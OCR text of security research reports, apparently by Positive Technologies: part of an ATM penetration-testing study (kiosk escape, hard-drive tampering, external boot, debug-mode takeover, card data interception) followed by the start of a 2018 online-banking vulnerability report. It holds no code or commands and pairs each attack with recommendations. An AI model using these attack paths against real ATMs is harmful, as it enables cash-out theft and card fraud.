



Incidence of vulnerabilities
(percentage of tested ATMs affected)

Most tested ATMs ran special software to selectively disable key combinations. However, in 85 percent of cases, standard key combinations remained available, including Alt+F4 (close active window) and Win+Ctrl, Alt+Tab, and Alt+Shift+Tab (switch task). This technique allowed closing the window of the ATM kiosk application and disabling the applications responsible for blocking arbitrary keyboard input.

Vulnerabilities for exiting kiosk mode may even be present in security software. For example, two ATMs ran software to record video and monitor security events. The application window was hidden, but it was found during testing that the window appears if the mouse cursor is placed in the corner of the screen. The application contained a function for editing files, which made it possible to access Windows Explorer, and subsequently any other software on the computer, such as Internet Explorer or FAR Manager.

Exiting kiosk mode
with keyboard shortcuts





Exiting kiosk mode from Intellect software

ATMs contained configuration errors, primarily involving insufficient restriction of user account rights, as well as vulnerabilities in Application Control

On 92 percent of tested ATMs, Application Control solutions were installed. They are designed to prevent execution of malicious code by allowing only whitelisted applications. The core weakness in Application Control configuration has to do with how the whitelist is created: any software already present during Application Control installation is classified as trusted, even if the software is not necessary for ATM functioning. Therefore, vulnerabilities in whitelisted software can be exploited to execute arbitrary code and disable protection.

Vulnerabilities were discovered in ATM security products as well. During their research, our experts have discovered zero-day vulnerabilities in Application Control products such as GMV Checker ATM Security (bit.ly/2UfMzjJ), Kaspersky Embedded Systems Security (bit.ly/2HWoDLN), McAfee Application Control (Solidcore) (bit.ly/2HU5g60), SafenSoft SoftControl (bit.ly/2Yx7vlJ).

Recommendations

1. Use local OS policies or Device Control solutions to limit the ability to connect peripherals.

2. Disable standard key combinations that could be used to obtain access to OS functions.

3. Minimize user privileges as much as possible. Limit the ability to edit files, modify registry values, and run arbitrary programs.

4. Remove any software that is not necessary for ATM functioning. If removal is not possible, use security tools to restrict the software.

5. Double-check Application Control whitelists: when building a list of allowed applications, do not include unneeded built-in OS services or other applications that are not essential for ATM operation.


6. Enforce exclusive access to logical devices. Work with the vendor to implement API changes and authorization mechanisms.

7. Use the latest versions of software and regularly install updates.

8. Log and monitor security events.

Connection to hard drive

By connecting to the ATM hard drive, it is possible to bypass security and gain control of the cash dispenser.



Connecting to the hard drive

92%

of ATMs vulnerable to attack

Access needed

Physical access to ATM cabinet

Time needed

20 minutes

Direct access to hard drive

The simplest method is to connect directly to the hard drive. If the hard drive is not encrypted, the attacker can copy a malicious program with dispenser commands to it. Then the attacker needs to add this program to the Application Control whitelist by simply modifying the configuration files. When the ATM is subsequently restarted in ordinary ("secure") mode, the security software will launch and seemingly function—but the attacker can now run arbitrary code and malware. The attacker can even disable security software entirely, such as by deleting files from disk.

92%


of ATMs vulnerable to attack

Boot from external disk

An attacker can start the ATM from an external disk in order to obtain access to the file system. The boot order is set in the BIOS, access to which should be password-protected. But on 23 percent of ATMs, the BIOS password was easy to guess. On 8 percent of ATMs, there was no password at all. In one case, it was not possible to obtain the administrator password. This would not have stopped an attacker though: no password was needed for ordinary user privileges and that user could change the boot order. In another case, testers could start up an ATM over the network with the help of Intel Boot Agent, overriding the BIOS boot order.


27%

of ATMs vulnerable to attack



Connecting to a hard drive
to write malware to it

Vulnerabilities allowing access to the hard drive file system are caused by weaknesses in authentication for BIOS access and lack of disk encryption. Malware can communicate with the cash dispenser as the result of poor protection of peripherals.



Incidence of vulnerabilities
(percentage of tested ATMs affected)

Recommendations

1. Encrypt ATM hard drives. Major vendor NCR has created guidelines for best encryption practices (bit.ly/2HBu2HN). These include transmitting encryption keys over the network, instead of storing them locally.

2. Enforce strict authentication for BIOS access.

3. Use UEFI instead of BIOS to ensure control of load memory integrity.

4. Allow startup only from the ATM hard drive. Forbid startup from external disks or over the network.

Boot mode modification

Starting the ATM operating system in a special mode (kernel debug mode, directory service restore mode, or safe mode) can offer a way to bypass security. In these modes, some services and protection measures are disabled, creating an opportunity to run arbitrary code. After starting the ATM in debug mode and connecting to the COM ports, an attacker can seize full control of the ATM by using the WinDbg utility.

Setting a different boot mode was possible on 88 percent of ATMs. In 42 percent of cases, the testers could develop this attack further and eventually withdraw cash.

42%


of ATMs vulnerable to attack

Access needed

Physical access to ATM cabinet

Time needed

15 minutes



Changing the boot mode as part of a cashout attack

Recommendations

1. Disable the ability to select boot mode from the Windows loader.

2. Disable access to debug mode via COM/USB interfaces and over the network.

Card data theft

100%

of ATMs vulnerable to attack

Access needed

Physical access to ATM cabinet

or

Access to ATM network

Time needed

15 minutes

The magnetic stripe of bank cards contains information needed to perform transactions. Usually two tracks (Track1 and Track2) are used. Track1 contains the card number, expiration date, service code, and owner name. It may also contain the PIN Verification Key Indicator, PIN Verification Value, and Card Verification Value. Track2 duplicates all the information on Track1 other than the owner name.

Paying with a magnetic stripe at a POS terminal or withdrawing cash from an ATM requires only reading Track2. So attackers seek to copy the information from Track2. This information can be used to create fake card duplicates, which are offered for sale on the darkweb. So-called card dumps account for a quarter of all information sold on the darkweb (bit.ly/2CHVwbp). The average cost of a single card is $9.


For years, criminals placed physical shims (skimmers) on a card reader in order to read information directly from the magnetic stripe. Banks caught on and now widely implement measures to thwart skimming. Nonetheless, data can still be stolen even without skimmers. Interception is possible at two stages:

- During data transmission between the ATM and processing center
- During data transmission between the ATM operating system and card reader

These attacks take advantage of the absence of data encryption and authentication between devices.

Recommendations

1. Encrypt data exchange with the card reader. Do not send the full contents of Track2 in cleartext.
2. Implement the recommendations given in this research to prevent arbitrary code execution.
3. Implement the recommendations given in this research to prevent network attacks that target traffic between the ATM and processing center.



Attacks aimed at card data theft

Conclusion

In our security analysis work, we continually uncover vulnerabilities related to network security, improper configuration, and poor protection of peripherals. Taken together, these flaws provide criminals with the ability to steal ATM cash or obtain card information. More often than not, security mechanisms are a mere nuisance for attackers: our testers found ways to bypass protection in almost every case. Since banks tend to use the same configuration on large numbers of ATMs, a successful attack on a single ATM can be easily replicated at greater scale.

The recommendations in this research are intended to harden ATMs against logic attacks. As the difficulty of exploitation rises, the likelihood of crime decreases. To reduce the risk of attack, the first step is to physically secure the ATM cabinet and surroundings. Exploiting most of the vulnerabilities we found would be impossible without access to the on-board computer and peripheral ports. Another key step is to log and monitor security events, for quickly reacting to threats as they arise. Regular security analysis of ATMs is important for timely detection and remediation of vulnerabilities. Security analysis may also include reverse engineering of ATM software, such as Application Control, XFS-related software, and network equipment firmware. Such testing offers uniquely powerful results due to identification of zero-day vulnerabilities and subsequent measures to protect against novel attack vectors.

The complete version of this report is available on our website

Don't bank on it: where online banks fail at security

Information Security Analytics Team

This report draws on the 2018 work of Positive Technologies experts in security analysis of web applications for online banking. Based on their findings, the statistics in this document highlight the most common security issues with online banks and compare the results to past years.

The findings indicated here do not necessarily reflect the current state of other companies in the same sector. Rather, this information is intended to promote a better understanding among information security specialists of the most relevant issues in a particular sector, as well as assist in timely detection and remediation of vulnerabilities.

Executive summary

- Most online banks contain critical vulnerabilities. Among tested online banks, 61 percent have a poor or extremely poor protection level.

- All online banks are at risk. Every tested online bank had vulnerabilities with potentially serious consequences. For instance, fraud and theft of funds were possible in 54 percent of applications.

- Two-factor authentication (2FA) is poorly implemented. Two-factor authentication mechanisms at 77 percent of online banks contained flaws.

- Off-the-shelf solutions are less vulnerable. On average, solutions purchased from vendors contained three times fewer vulnerabilities than software developed by banks on their own.

- Production systems are just as vulnerable as testbed systems. In most cases, both types of systems contain at least one critical vulnerability.

Trends

- The proportion of high-risk vulnerabilities is steadily decreasing. In 2016, 36 percent of vulnerabilities were critical. In 2017 this number fell to 32 percent, and in 2018 critical vulnerabilities were only 15 percent of the total.

- Insufficient Authentication is lessening in relevance as a critical vulnerability. The share of online banks where important operations could be performed without logging in has fallen every year, and at last, in 2018 we could not find any application still having this problem. But on many systems, highly important operations are still carried out without 2FA.


- Personal data of clients and sensitive bank information are at risk at every tested online bank. Every year we see an increase in the share of systems at risk of unauthorized access to sensitive bank information and clients' personal data. In 2018, this number reached its maximum: this threat was found at each tested online bank.

Overall statistics

Attackers can use a number of vulnerabilities to gain unauthorized access to clients' personal data and, in some cases, sensitive bank information such as account statements and payment orders. Every online bank analyzed in 2018 had at least one vulnerability enabling such access.

- Implement OAuth 2.0 correctly
- Follow RFC 6749 security recommendations
- Use whitelists to protect from redirect_uri spoofing

This threat is particularly relevant for applications harboring authentication and authorization mechanism flaws. Online banking developers often make errors in implementing single sign-on (SSO) based on the OAuth 2.0 protocol, which can lead to interception of credentials sent via an insecure protocol and session hijacking by an attacker.




Potential impact of attacks on online banks (percentage of online banks)

Require a minimum amount for currency conversions and carefully check the formula used to calculate the final amount


Fraud and theft are most often possible due to errors in operating logic. For instance, so-called currency rounding attacks if applied iteratively can lead to significant losses for banks. The vulnerability is well known and exists because of an error in rounding during repeated conversion back and forth between currencies.

Along with critical vulnerabilities such as Arbitrary Code Execution or Deserialization of Untrusted Data, our specialists sometimes found an interface on the bank's server with the address of the bank's internal network. Knowing this address, a malefactor can attack corporate infrastructure.


Do not use pass serialized objects via parameters that can be easily forged by an attacker, or else digitally sign them and verify on the server side




Vulnerabilities by severity level (percentage of vulnerabilities)



Average number of vulnerabilities per online bank





Security level of online banks (percentage of online banks)

Let's consider some of the vulnerabilities found by our experts in more detail. In 2018, none of the tested online banks suffered from Insufficient Authentication, and Insufficient Authorization was found much less frequently than in the year prior.

By contrast, flaws in implementation of two-factor authentication mechanisms have taken the lead. For instance, some online banks do not require one-time passwords (OTPs) for critical operations (such as authenticating or changing credentials), or set password lifetimes that are excessively long. In our opinion, these gaps occur when banks consider themselves forced to choose between safety and ease of use. The need to enter one-time passwords many times during a single session may be frustrating for users.

Thanks to ease of implementation and the opportunity to save on SMS messages with OTPs, online banking systems nowadays frequently use adaptive authentication mechanisms as part of a risk-based authentication model. But unavoidably, disabling even some security features in favor of convenience increases the risk of fraud. If there is no need to confirm an operation with a one-time password, the attacker no longer needs access to the victim's phone, and a password that expires after a long time is more easily bruteforced.

- Require one-time passwords for all critical actions
- OTPs should have a short lifetime (maximum two minutes) and be tied to the action with an additional random parameter unique to the action identifier

61


percent of online banks have a poor or extremely poor protection level


The percentage of critical vulnerabilities

has fallen by more than by half compared with 2017

The average number of vulnerabilities in a single online bank nearly doubled compared with 2017, but the average number of critical vulnerabilities per bank remained stable

The share of attacks where a hacker can affect operating logic increased to 31 percent in 2018 (versus 6% in 2017). Most likely, this is due to the increased number of vulnerabilities in in-house applications. As shown later in this report, in 2018 the share of such vulnerabilities was 59 percent, while in the prior year it was 39 percent.






Top online banking vulnerabilities (percentage of online banks)

To prevent interception of sensitive data and attacks on users, modern browsers support a number of mechanisms. To name a few:

- HTTP Strict Transport Security (HSTS) is a mechanism for forcing connections via the secure HTTPS protocol. The mechanism is activated by the Strict-Transport-Security header in the HTTP response of the server.
- HTTP Public Key Pinning (HPKP) is a technology that prevents connection to a web server if a hacker has spoofed the SSL certificate. This mechanism is activated by the Public-Key-Pins header.
- Content Security Policy (CSP) is a mechanism ensuring protection from attacks involving content injection, such as Cross-Site Scripting. This mechanism is activated by the Content-Security-Policy header.
- X-Content-Type-Options is a header for protecting a user's browser from attacks that spoof the MIME type of content.
- X-Frame-Options is a header to protect from Clickjacking.

If the application does not use HSTS, and cookie parameters are not protected with the Secure and SameSite flags, an attacker can intercept a user's session ID and gain access to the user's account and bank information




Applications without proper server headers (percentage of online banks)

- Use the Transmit Public-Key-Pins and Strict-Transport-Security headers
- Prohibit use of out-of-date browser versions and browsers that allow trusting forged certificates

- The Secure flag requires that cookies that be transmitted only via HTTPS—if the flag is not set (by selecting "true" for the requireSSL property), cookies could be intercepted
- Setting the SameSite attribute to Strict mode prevents cookies from being sent to third-party sites and protects against Cross-Site Request Forgery


Off-the-shelf applications are less vulnerable



Types of online banks


The average number of vulnerabilities

in in-house applications is three times more than in software from vendors



Average number of vulnerabilities per application

Online banking systems developed by banks are more vulnerable than off-the-shelf solutions




Vulnerabilities by severity level (percentage of vulnerabilities)

Identified vulnerabilities were divided into the following groups:

- Vulnerabilities in web application code (errors made by the developer)
- Errors in security mechanism implementation (unlike vulnerabilities in code, these bugs appear during the design stage)
- Configuration flaws

